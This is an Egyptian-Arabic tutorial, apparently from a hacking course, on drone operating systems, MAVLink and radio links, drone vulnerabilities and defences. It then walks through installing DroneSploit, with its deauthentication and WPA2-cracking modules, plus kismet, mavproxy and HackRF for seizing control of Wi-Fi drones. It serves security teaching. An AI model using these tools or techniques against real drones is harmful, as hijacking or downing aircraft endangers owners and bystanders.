- المرحله الاخيره وهي الهبوط برضه بيتبعت الامر من ال Controller بتاع ال User لل Flight Controller وتعرفه ان ال User أمر بالهبوط فتبعت لل Motors أوامر عشان تقلل السرعه بتعتها بالتدريج مع نزول ال Drone لحد مينزل عالارض من غير خطر

- هتكلم عن جزء ال Operating System اللى بتشتغل بيه ال Drones وبعض النقاط الهامه فيه ... عندنا أشهر نظام وهو ال Ardupilot ودا open source operating system بيستخدم للتحكم فال Drones ... تعالى ندخل جوا مكوناته ونتعرف عليها وبيتكون من وحده التحكم اللى هي ال Control Panel واللى بتكون من النوع Pixhawk ودي اشهر وحدات التحكم الذكيه اللى بتستخدم مع ال Ardupilot وبتحتوي على ال Processor ال بياخد الاوامر من ال Sensors الخاصه بيها وتعتبر عقل ال Drone عشان دي اللى بيتنفذ الاوامر من خلالها لل Drone وبتنظم الحركه بتعته ... وال Sensors ذكرنا انواعها بالتفصيل ارجع فوق شوفهم ... وال Control panel بتتكون من ال Processor وال Sensors وال ESC وال Ports وكلهم ذكرناهم فالاول واحنا بنتعرف على أجزاء ال Drones ماعدا ال Ports ودي المنافذ ال بيتوصل بيها الكاميرات والمستشعرات او اي اجهزة اخري وفقا لاحتياجات ال Drones ... عرفنا مكوناتها ... تعالى نشوفها ازاي بتشتغل ... بتجمع ال Data من ال Sensors وبيتم تحليل ال Data دي لتحديد حاله ال Drones ... وبيستلم الاوامر من ال User وبينفذها فال Motors من خلال ال flight Controller زي مثلا انه عاوز يزود ارتفاع ال Drones ... فبيبعت دا لل Motors عشان تزود سرعتها عشان يزيد الارتفاع ... وبيضبط توازن ال Drones فالهوا اثناء تحليقه اذا حدث اي ضرر يخل بتوازن ال Drones .... وعندنا تاني حاجه من مكونات نظام التشغيل هي ال Sensors Devices ...

- وضحناها بانواعها بالتفصيل فوق ارجعلها وتالت حاجه معانا وهي ال Software التعليمات البرمجيه اللى هتخلى ال Controller يتحكم فال Drone .

- نروح لأخر نقطه معانا وهي ازاي ال Ardupilot بتشتغل ... أول مرحله تشغيل ال Drone فلما تشغله بيبدء ال Ardupilot يقرء بيانات المستشعرات وبيعرف وضع ال Drone وارتفاعه و حركته كل دا من خلال المستشعرات ال ذكرناها بانواعها وعلى حسب كل نوع انت مركبه من ال Sensors بيجبلك ال Data المخصص ليها ...

- بعد كدا بيعمل توازن لل Drones وبيستخدم مستشعرات ال Gyroscope وال Accelerometer عشان يضبط وضع ال Drone فالهوا ويكون مستقر ومحقق التوازن بتاعه ... كنا قولنا ان مستشعرات ال Gyroscope دي بتقيس سرعه الدوران حولين المحاور عشان يحقق التوازن وكمان ال Accelerometer دي مسؤله عن قياس تسارع ال Drones في كل الاتجاهات ودا برضه بيساعد في ضبط توازن ال Drones .

- بعد كدا بيتم تحديد مسار الطيران لل Drones عشان يطير في مسار محدد ليه وعندك Mission planner دا برنامج بيساعدك في تحديد مسار ال Drones قبل عمليه الاقلاع تقدر تشوفه وتشوف تفاصيليه .

- ال User بيبدء يحدد نقاط معينه لل Drones ونظام التشغيل بتعنا بيستخدم ال GPS Sensor عشان يضمن ان ال Drones هيمشي فالمسار المحدد ليه فحاله تعرضه لظروف طقس زي الرياح او غيره وممكن تضيف لل Drones مستشعرات عشان يتجنب اي عواءق تقابله فالطيران زي مستشعرات ال فوق صوتيه أو الضوئيه ...

- اخر حاجه هي ال Remote Controller ودي بنربط فيها ال Operating System بتعنا اللى هو ال Ardupilot بال Controller الخاص بال User بترددات الراديو أو ال Wi-Fi وال بتسمح لل User انه يتحكم فال Drones ويديله توجيهات وتعليمات عشان ينفذها وهنا ال Attack بتعنا ال هنشوفه بعدين هيحصل على ال Connection دا واللى غرضه فصل التحكم بين ال Drone وال User Controller ... وكمان ممكن تحط ال Drones ف mode طيران مختلف على حسب حاجه ال User Controller وعندك ال Auto mode ودا بيطير فيه ال Drones فالمسار المحدد ليه .... وعندك ال Stabilize mode ودا mode بيحافظ فيه ال Drones على وضعه لحين تلقي أمر جديد يغير اتجاهه مثلا أو سرعته ... وممكن تتنقل مبين ال Modes المختلفه دي للطيران بال Drones على حسب حاجه ال User Controller .

- عندك نظام تشغيل أخر وهو ال PX4 ودا نفس نظام Ardupilot وبيشتغل بنفس وحده التحكم اللى هي ال Pixhawk وبنفس الخطوات اللى فاتت ... ميزته انه بيشتغل بنظام الجدوله عشان يتأكد ان العمليات ال بيقوم بيها ال Processor بيتم فالوقت المحدد ليها وهو نظام مستقر ومتأمن من ناحيه الثغرات بشكل كويس لانه ليه مطورين كتير . وكمان هو Open Source يعني تقدر تعدل فال Code بتاعه زي ال Ardupilot .

- عندك نظام Linux فبعض انظمه التشغيل الخاصه بال Drones زي DJI ودا نظام تشغيل مغلق متعرفش تعدل فال Source Code بتاعه . و نظام ال DJI تم تطويره من شركه DJI المتخصصه في صناعه ال Drones فالعالم وهو نظام متقدم ومعقد ومتكامل مع اجهزة الشركه عامله زي Apple كدا نفس الفكره النظام يخص اجهزتها فقط لكن الأمان فيه قوي ... ودا يعتبر افضلهم واقوي واحد فيهم ... أقرء عنه .

ـ بالنسبه للثغرات الامنيه الموجوده فال Drones ... عندك ثغرات ال Wireless Connection ودي ال Drones ال بتتواصل من خلال ترددات لاسلكيه زي ال 2.4GHZ وعندك ال 5.8GHZ ودي بتتعرض لهجمات Jamming او Evil Twins عال WIFI ال بيوصل ال Drone بال Remote Controller ودا بيؤدي الى فقدان الاتصال بين ال Drone وال Controller ودا ممكن يؤدي الى السيطره على ال Drone من ناحيه ال Attacker واختطافها .

ـ عندك برضه ثغرات برتوكول ال MAV link ودا البرتوكول المسؤول عن التواصل بين ال Drone وبين برمجيات التحكم ال بتتنفذ من خلال ال Flight Controller الموجود فال Drones واللى بيبعتها هو ال Remote Controller وبيدعم البرتوكول دا انظمه تشغيل زي ال PX4 وال Ardupilot واهم ثغره في نسخته الاولي والاصليه هي عدم وجود تشفير ودا خلى ال Data ال بتتبعت من ال Drone لل Controller والعكس ممكن حد يعملها Sniffing ويشوف بيانات الطيران أوامر الاستشعار ال بيتم ارسالها من ال Drone لل Controller والعكس صحيح ... والحل انك تستخدم الاصدار التاني من البرتوكول ال بيمنع العمليه دي وبيستخدم ال Signature Digital عشان يمنع التلاعب بال Data والتجسس عليها .

ـ كمان فيه عيب ال Lack of Authentication وهي انه مفيهوش التحقق من الهويه للاجهزة اللى بتتصل مع بعضها ودا يخليك تنفذ هجوم ال Man in the middle ونتلاعب فال Data ونبعت لل Drones أوامر ينفذها بدون مال User يعرف ... ودا ياخدنا لل Attack التالت وهو ال Command injection ودا اننا نقدر نحقن أوامر ضاره لل Drones ودا عشان مفيش تحقق من الهويه والاوامر دي ممكن تكون هبوط أو عوده للموقع الاصلي أو تحكم كامل فال Drones واعاده توجيهه ...

- وممكن ننفذ عليه ال Integrity attack ودا لانه مبيستخدمش التشفير ولا عنده توقيع رقمي فأحنا ممكن نعدل فالرسايل وهي بتتنقل من ال Controller لل Drones ... والنوع دا من الهجمات بيتسبب في تضليل ال Remote Controller بتاع ال User بخصوص موقع ال Drones او بينات الاستشعار الخاصه بيه .

- كمان عنده Weak protection of critical commands ودا لانه مبيميزش مبين ال Commands العاديه وال Critical ودا ممكن يخلى اي حد يبعتله أوامر حساسه زي أمر ايقاف المحرك مثلا او تغيير المسار ... ودا خطير جدا خصوصا لو لو بتستخدم ال Drones في مهمه حساسه زي جمع البيانات عن هدف معين .

- كمان ممكن تنفذ عليه هجمات ال DDOS Attack ودا عن طريق اننا نبعت عدد كبير من الرسايل ورا بعضها بكميات كبيرة عشان يفقد الاتصال بال remote Controller ال بتتحكم فيه ودا هيفقدنا الاتصال بال Drones وهيفقدنا التحكم فيه ودا ممكن يتسبب في هبوطه بشكل اضطراري .

- عندنا حلول عشان نتلاشى ال Attacks ال بتحصل على برتوكول ال MAV link منها اننا نعمل VPN يتم التواصل من خلاله وهي ان ال Data تتبعت مبين الطرفين عن طريق قناه مشفره ... يبقا ال Data ال ماشيه جواها Clear انما القناه ال ماشيه فيها ال Data مشفره مبين الطرفين وكل طرف معاه مفتاح التشفير وفك التشفير الخاص بالاخر .
وممكن تقلل الوصول لل Wireless Connection عن طريق تقليل الوصول للقنوات اللاسلكيه المستخدمه فالتواصل مبين الطرفين زي انك تقلل نطاق البث اللاسلكي ال بتتواجدوا فيه عشان محدش يوصله وتخليه مقتصر عالنطاق ال انتوا فيه فقط ... وزي انك تستخدم ترددات مشفره .

ـ عندنا تالت حاجه فالثغرات الامنيه وهي الثغرات فالبرمجيات المفتوحه زي PX4 و Ardupilot بما انهم Open Source فأي حد يقدر يوصل لل Source Code الخاص بيهم ودا بيسهل عال Attacker تحليل ال Code والبحث عن ثغرات فيه ... فممكن نعمل inject ل malicious code يغير الوظايف اللى المفروض ينفذها ال Controller عن طريق ال Commands فال Drones .

ـ رابع حاجه عندنا وهي الثغرات في نظام ال GPS ودا لان بعض ال drones بتعتمد فالملاحه على ال GPS ودا قابل للتشويش عليه أو الانتحال من خلال هجمات ال GPS Spoofing ودا موضوع تاني هنتطرقله فمناقشات قادمه .... ودا لو حصل ممكن يخدع ال Drones عشان تسلك مسار غير صحيح أو تنزل في موقع خاطيء غير المحدد لها .

ـ خامس حاجه عندنا وهي ثغرات ال Ground Control Station ودا عباره عن البرمجيات ال بنستخدومها عشان نتحكموا فال Drones من ال Computers زي ال Mission planner وال q Ground control ودي لو فيها ثغرات ف بتسمحلك للوصول لل Drones والتحكم فيها واعتراض أوامر التحكم ال جايه من ال Controller لل Drones وكمان الوصول لبيانات ال Drones .

ـ أخر حاجه معانا وهي ثغرات ال Firmware ودا التحديثات اللى مش سليمه وبتكون Malicious فممكن تنزل تحديث لبرنامج معين زي ال Mission planner مش سليم ومنزله من مكان مجهول أو حد استهدفك بيه من خلال Social Engineering email وبعتلك لينك تنزل التحديث منه والتحديث كان Malicious وانت نزلته لل Controller ال بيتحكم فال Drone وكان فيه برمجيه خبيثه ...

أدت الى ان ال Attacker استغل ال Controller بتاعك عشان ينفذ الاوامر اللى هو عاوزها من خلالك وممكن ينزل برمجيه خبيثه عال drones كمان لانه اتحكم فال Controller وبالتالي اتحكم فال drones ... تعالى نشوف طرق الحمايه ال معانا لل Drones .


- اول حاجه هي تشفير ال Wireless Connection بين ال Controller وبين ال drones عن طريق استخدام تقنيات تشفير قويه زي ال AES .

- تاني حاجه استخدام النسخ الحديثه من ال MAV link اللى هو الاصدار الحديث اللى هو MAV link 2.0 ولو فيه أحدث استخدمه وتكون بتدعم التشفير والمصادقه عشان تقلل من خطر اعتراض الاوامر بتعتك ال بتطلع من ال Controller وتروح لل Drones ... ونزل التحديثات للبرمجيات من مصادر موثوقه وتتجنب تنزلها من مواقع غير رسميه أو مكركه .

- تالت حاجه تأمن برتوكولات ال remote control عن طريق انك تفعل ال Authentication عشان تمنع الاجهزة الغير مصرح لها بالوصول من الوصول الى ال Drones ... وكمان تحدد النطاقات الموجود فيها ال Drones واللى هيشتغل فيها ويقوم بالمهمه بتعته وتضبطها وتحددها بال GPS وتمنعها من الخروج لمسافات أو نطاقات بعيده تخليها تتعرض للهجمات أو تفقد الاتصال أو يضعف الاتصال فتكون معرضه لهجمات أكتر .

- وحاول بقا لو عاوزك تتعمق تاخد كل بوينت اتكلمت عنها وتبحث ورايا وتزود معلوماتك وتشوف tutorials وتفهمها عشان هتفرق معاك .


- هنروح بعد كدا لازاي نعمل عمليه اختبار الاختراق لل Drone
وهنوضح مع بعض ازاي نقدر نستخدم Tool ال Drone Sploit
عشان نوصل للتحكم الكامل فال Drone والكلام دا تم عرضه في أوروبا
ف مؤتمر Blackhat Arsenal 2019 .



- ال Tool ال معانا ال هي Drone Sploit بتستهدف ال Drones
المتصله بال WIFI وال ممكن يتم اختراقها والتحكم فيها عن طريق ال
AirCrack-NG ودي مجموعه من الادوات لاختبار اختراق امن
شبكات ال WIFI هنستعين بيها عشان نشوف قوه شبكه ال WIFI اللي
بتستخدمها ال Drones وبالتالى توصل للتحكم فال Drone زي
مهنشوف قدام ومازالت ال Dronesploit قيد التطوير حتى الان وال
Modules الموجوده في Dronesploit معتمده على ال
Aircrack-Ng في اختراقها لل WIFI وكسر الحمايه والتشفير
الخاصين بال WIFI ...

- فهي عباره عن Script Python بيترجت الثغرات الموجوده في
انواع معينه من ال Drones زيHobbico وC-ME وقريبا هيتم
اضافه ليها بعض الموديولات ال بترجت ثغرات في Drones من
شركات تانيه زي Parrot و DJI تعالى ننزلها مع بعض من ال Kali
عن طريق الامر دا ...

Pip3 install dronesploit ولو منفعش معاك نزلها بال **pipx**
وبعد كدا هتعملها **run** عن طريق انك تكتب اسم ال **Tool** فال
Terminal وهي **dronesploit** وهتلاقي ال **Tool** اشتغلت معاك
بالشكل دا ... الخطوات ورا بعض واتأكد انك عامل **Update** و
Upgrade عشان متطلعش **Errors** ...ويستحسن تنزلها بال **Root** .



ـ بنكتب فالاول الامر **show issues** عشان لو فيه اي مشاكل هتقابلنا نشوفها ونحلها عشان متطلعش ايرور بعدين وخد بالك قريبه جدا فالتعامل من ال **Metasploit** نفس القصه مع اختلاف ال **Options** .

```
       -=[ 5 auxiliary (5 disabled) ]=-
       -=[ 18 command               ]=-
       -=[ 3 exploit                ]=-

[!] There are some issues ; use 'show issues' to see more details
dronesploit > show issues
Modules: Deauth, DeauthAny, FindSsids, FindTargets, Wpa2pskCrack
- At least one interface in monitor mode is required

dronesploit >
```

ـ بعد كدا استخدم الامر **help** عشان تشوف ازاي تستخدم ال **Tool** وايه ال **Options** ال بتيجي معاها .

```
dronesploit > help

General commands
================

   Command      Description
   -------      -----------
   ?            Display help
   back         Come back to the previous console level
   connect      Connect to an Access Point
   disconnect   Disconnect from an Access Point
   edit         Edit a text file
   exit         Exit the console
   help         Display help
   history      Inspect commands history
   password     Manually set the password of an Access Point
   quit         Exit the console
   record       Consult status for commands recording to a .rc file
   scan         Scan for targets
   search       Search for text in modules
   session      Resume an open session
   set          Set an option in the current context
   setg         Set a global option
   shell        Execute a shell command
   targets      Display the list of currently known targets
```

ـ فالاغلب هتلاقي ال **auxiliaries** هو قايلك عليها معطله ودي اللى هنستخدمها من الامثله ال معانا عشان نشوف ازاي بتم العمليه بمعني هتيجي تكتب ال **Commands** الخاصه بيها مش هتشتغل بس هنكمل الشرح من مصدر أخر عشان الفكره توصل ... نتمني حد مستقبلا يبرمج تول تؤدي نفس الغرض وميكنش عليها قيود ... بالمناسبه عندك **Tools** هتلاقيها في توزيعات تانيه زي **Black Arch** بتؤدي نفس الغرض انت ممكن تتعرف عليها وتستكشفها بنفسك وتستخدمها كبديل زي ال **kismet** دي بتنزلها بال **pacman** عشان **Black Arch** ...

- عن طريق الامر sudo pacman -s kismet وهتنزل معاك وشغلها عادي عن طريق الامر kismet ودي تقدر من خلالها تكتشف شبكه ال WIFI اللى بتستخدمها ال Drones وتحللك الحزم بين الطيارات والمتحكم فيها.

- عندك Tool تانيه زي ال mavproxy ودي برضه فال Black Arch وتقدر تنزلها بنفس الامر اللى فات بتخليك تتحكم فال Drones ال شغاله ببرتوكول ال mavlink اختصار micro air vehicle link ودا البرتوكول المسؤول عن التواصل بين ال Drones والمتحكم فيها من على الارض وكمان مسؤول عن التواصل مبين مكونات ال Drones ذات نفسها ... وبيستخدم فى توجيه أوامر للDrones زي ال الطيران أو الهبوط وممكن تستخدمه في نقل وارسال واستلام البيانات لل Drones زي ال الموقع والسرعه والارتفاع ومستوى البطاريه وحاجات تانيه كتير بيستخدم فيها ال mavlink وهو برتوكول ذات اهميه انصح بالقرأه عنه ... وعندك برضه بعض البرتوكولات الهامه ال بيشتغل بيها ال Drones لازم تكون فاهم بتشتغل ازاي زي ال DSM وال sBUS واختصار لي digital spectrum modulation والتاني اختصار لي series bus ... وال DSM بنستخدمه عشان ننقل الاشارات بين المتحكم وال Drones وبيقلل من التشويش على الاشارات من خلال انه بيبعت على موجات ترددها 2.4 GHZ ودا مناسب لتلقي اشاره نضيفه وخاليه من التشويش بالنسبه لل Drones ولذلك هو مستقر فالارسال والاستقبال ولذلك بيفضل استخدامه .

- ودا ممكن نعترضه عن طريق Hard ware Tool زي HackRF أو RTL SDR ودول أدوات بنستخدمها عشان نبعت ونستقبل اشارات راديو في نطاق معين في اختبار اختراق الشبكات اللاسلكيه ... وكمان بتقدر تفحص وتحلل الاشارات الاسلكيه زي ال Wifi وال Bluetooth وبنستخدمهم عشان نراقب اشارات الراديو في النطاق الموجود فيه ال Drones وكمان ال HackRF بتقدر تختبر قوه انظمه الاتصالات زي

ال LTE وال GSM ومش هفصل الجزء دا عشان ميهمنيش حاليا ... ال عاوزك تعرفه ان ال Tool دي ال HackRF قويه جدا فحته اختبار اختراق الشبكات اللاسلكيه زي ال WIFI فهي اداه مساعده ليك وكمان لانها بتقدر تبعت وتستلم اشارات في نظاق تردد من 1 ل 6 جيجا هرتز .

ـ عندك بعد كدا ال Sbus ودا بنستخدمه عشان نتحكم فال Drones عن بعد برضه ولكن ميزته هتلاقيه فال Drones المتقدمه لانك بدل متبتعت كل أمر من المتحكم لل Drone لاء دا بيلملك كل الاوامر اللى عاوز تبعتها من المتحكم لل Drone ويبعتهم مرة واحده وال Flight Controller ينفذها اللى هو موجود فال Drones ... زي مثلا انت عاوز تحدد الاتجاه والارتفاع والسرعه لو من غير ال Sbus هتلاقي كل حاجه اتبعتت لوحدها بتردد خاص بيها ودا هيعمل زحمه فالاشارات ...

ـ انما هو بيقوم لامم كل دول ف امر واحد ويبعته لل Drone علطول وبتروح الاشاره لل Drone ويفك شفرتها ويعرف ان دي خاصه بالسرعه ودي خاصه بالاتجاه وهكذا ...ودا لان فالانظمه القديمه كان كل قناه ليها تردد خاص بيها فكان مثلا الارتفاع بتاع ال Drones أو التحكم فيه ليه تردد خاص لكل أمر منهم فجه ال Sbus وقام ضامم كل الترددات دي في تردد واحد منظم يبعته لل Drone وزي مقولنا...

- ال Drone يبدء يفك شفره التردد دا وينفذ الاوامر الموجوده فيها بالترتيب ولذلك يبقا البرتوكول دا بينظملك الدنيا ويرتبها عشان الاشارات والترددات متبقاش عشوايه وكمان ال Flight Controller الموجود فال Drone تفهم الاوامر ... وكمان بيتميز بسرعه الارسال والاستقبال ودا علشان هو بينسق الدنيا ويرتبها ويبعتها ف اشاره أو تردد واحد ...

- يبقا عندك جهاز أو وحده التحكم اللي هي الريموت كنترول بيبعت أوامر لل Drones زي مثلا تغيير الاتجاه الخاص بيك وعندك ال Sbus بيحط الاوامر دي كلها فسلك واحد عشان ينظمها ال هو ال Signal وخد باك عندنا عندنا تلت انواع من الاسلاك جوا السلك الواحد اللى بيتبعت من ال Sbus وهما ال Signal الخاص بنقل الاشارات والترددات ال بتحمل الاوامر اللى عاوزه تتنفذ وعندك سلك ال Power ودا المسؤول عن نقل الطاقه لل Drones وعندك ال Ground وجدا السلك الارضي المسؤول عن التوازن بين الاشاره والطقس المحيط بيها ودا اللي بيخلي الاشاره تكون ثابته وواضحه وبيقلل نسبه التشويش عليها ... كل دا جوا السلك الواحد المنظم ال بيبعته ال Sbus .

